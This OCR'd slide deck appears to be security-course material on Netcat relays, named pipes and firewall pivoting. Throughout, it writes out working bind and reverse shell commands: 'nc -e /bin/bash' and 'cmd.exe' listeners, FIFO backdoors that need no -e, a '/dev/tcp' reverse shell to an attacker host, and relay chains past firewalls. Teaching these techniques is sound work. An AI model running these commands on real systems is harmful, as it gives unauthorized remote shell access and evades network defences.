
Netcat Relay

What is a relay?




Named Pipe

- Named pipes have a presence in the file system. That is, they show up as files. But unlike most files, **they never appear to have contents** (size is 0 byte)
- Named pipe is created using **mkfifo** or **mknod**. Two separate processes can access the pipe by name — one process can open it as a reader, and the other as a writer
- Once the pipe has been read, it's empty, though it still will be visible as an empty file ready to be used again


```
┌──(kali㉿kali)-[~]
└─$ mknod /tmp/mypipe p

┌──(kali㉿kali)-[~]
└─$ ls -l /tmp
total 32
prw-r--r-- 1 kali kali    0 Aug 22 14:42 mypipe

┌──(kali㉿kali)-[~]
└─$ echo hello world >/tmp/mypipe &
[1] 1204

┌──(kali㉿kali)-[~]
└─$ ls -l /tmp
total 32
prw-r--r-- 1 kali kali    0 Aug 22 14:42 mypipe

┌──(kali㉿kali)-[~]
└─$ cat /tmp/mypipe
hello world
[1]  + done       echo hello world > /tmp/mypipe

┌──(kali㉿kali)-[~]
└─$ cat /tmp/mypipe
```

Some Remarks

- You do not need the root privilege to create a named pipe as long as you can write the pipe to a directory
- Usually we will use the /tmp directory since it has the world wide writing privilege
- The named pipe is displayed starting with p when you long list a directory



Netcat Relay Case #1: Listener-Client Relay on Linux




Netcat Relay Case #1 – cont'd


- Attacker machine
  - $ nc –nv Relay's_IP 2222
- Relay
  - $ mknod backpipe p
  - $ nc -l -p 2222 0<backpipe | nc Victim's_IP 4444 1>backpipe
- Victim machine
  - C:\> nc -l -p 4444 -e cmd.exe
  - $ nc –l –p 4444 –e /bin/bash

- Note that you don't need to have root privileges to set up a relay on Linux box as long as you are using ports greater than 1023 (because you need root in order to listen on a port less than 1024). On a Windows box, any port can be used without admin privileges

Server to Client Relay



Listener-Client Relay in Picture




Listener-Client Relay on Windows

- C:\> echo nc [TargetIPaddr] [port] > relay.bat
- C:\> nc –l –p [LocalPort] –e relay.bat

- Create a relay that sends packets from the local port [LocalPort] to a Netcat Client connected to [TargetIPaddr] on port [port]
- We cannot directly use nc [TargetIPaddr] [port] after –e **since it only accepts one argument**


Netcat Relay Case #2: Client-Client Relay on Linux



Netcat Relay Case #2 – cont'd

- Attacker machine
  - # nc -l -p 2222
- Relay
  - # mknod backpipe p
  - # nc Attacker's_IP 2222 0<backpipe | nc Victim's_IP 4444 1>backpipe
- Victim machine
  - C:\> nc -l -p 4444 -e cmd.exe
  - $ nc –l –p 4444 –e /bin/bash

Client-Client Relay in Picture



Client-Client Relay on Windows

- C:\> echo nc [NextHopIPaddr] [port2] > relay.bat
- C:\> nc [PreviousHopIPaddr] [port1] –e relay.bat

- Create a relay that will send packets from the connection to [PreviousHopIPaddr] on port [port1] to a Netcat Client connected to [NextHopIPaddr] on port [port2]

Netcat Relay Case #3: Listener-Listener Relay on Linux

- Attacker machine
  - # nc –nv Relay's_IP 2222
- Relay
  - # mknod backpipe p
  - # nc -l -p 2222 0<backpipe | nc –l -p 4444 | tee backpipe
  - tee breaks the output of a program so that it can be both displayed and saved in a file. It does both the tasks simultaneously
- Victim machine
  - C:\> nc –nv Relay's_IP 4444 -e cmd.exe
  - $ nc –nv Relay's_IP 4444 –e /bin/bash

Netcat Relay Case #3: Listener-Listener Relay on Windows

- C:\> echo nc –l –p [LocalPort_2] > relay.bat
- C:\> nc –l –p [LocalPort_1] –e relay.bat

- Create a relay that will send packets from any connection on [LocalPort_1] to any connection on [LocalPort_2]

Create a Netcat Backdoor when the –e option is Disabled (1)

- A lot of Netcat versions are compiled to omit –e support for security concern
- Create a Netcat backdoor without using –e on the target machine
  - **$ mknod /tmp/backpipe p**
  - **$ /bin/bash 0</tmp/backpipe | nc –lvp 3333 1>/tmp/backpipe**
- Functionally, the above relay is the roughly equivalent of $ nc –lvp 3333 –e /bin/bash, a bind shell
- On the attacker machine, run
  - **$ nc –n target_IP 3333**
- This is not a pivot. All happen on one host

Create a Netcat Backdoor when the –e option is Disabled (2)

- If the firewall block all inbound traffic, the bind shell on the previous slide do not work
- Create a Netcat backdoor without using –e on the target machine
  - **$ mknod /tmp/backpipe p**
  - **$ /bin/bash 0</tmp/backpipe | nc –n attacker_IP 3333 1>/tmp/backpipe**
- Functionally, the above relay is the rough equivalent of $ nc –n attacker_IP 3333 –e /bin/bash, a reverse shell
- On the attacker machine, run
  - **$ nc –lnvp 3333**

How to Create a Backdoor Without Netcat


- How about the Netcat is not installed on the target machine and the Rules of Engagement do not allow you to install software on the target, how can we get a reverse shell on the target?
- Attacker machine
  - **# nc –lvp 3333**
- Target machine
  - **# /bin/bash –i > /dev/tcp/AttackerIP/3333 0<&1 2>&1**
  - This technique does not work on Debian, Ubuntu and related Linux systems because their bash installs were compiled so that they cannot redirect to the network via /dev
  - Another option
    - mknod /tmp/backpipe p
    - telnet ip port 0</tmp/backpipe | /bin/bash 1>/tmp/backpipe


Case Study

- The target machine has a ssh listening on port 22. However, port 22 is blocked from the attacker machine by the firewall. The firewall does allow the inbound traffic from the attacker machine through port 3333. How can we build a Netcat relay to ssh the target machine from the attacker?

- # mknod /tmp/backpipe p
- # nc –lvp 3333 0</tmp/backpipe | nc 127.0.0.1 22 1>/tmp/backpipe

Starting the ssh and Making a Connection






Target: Kali Linux

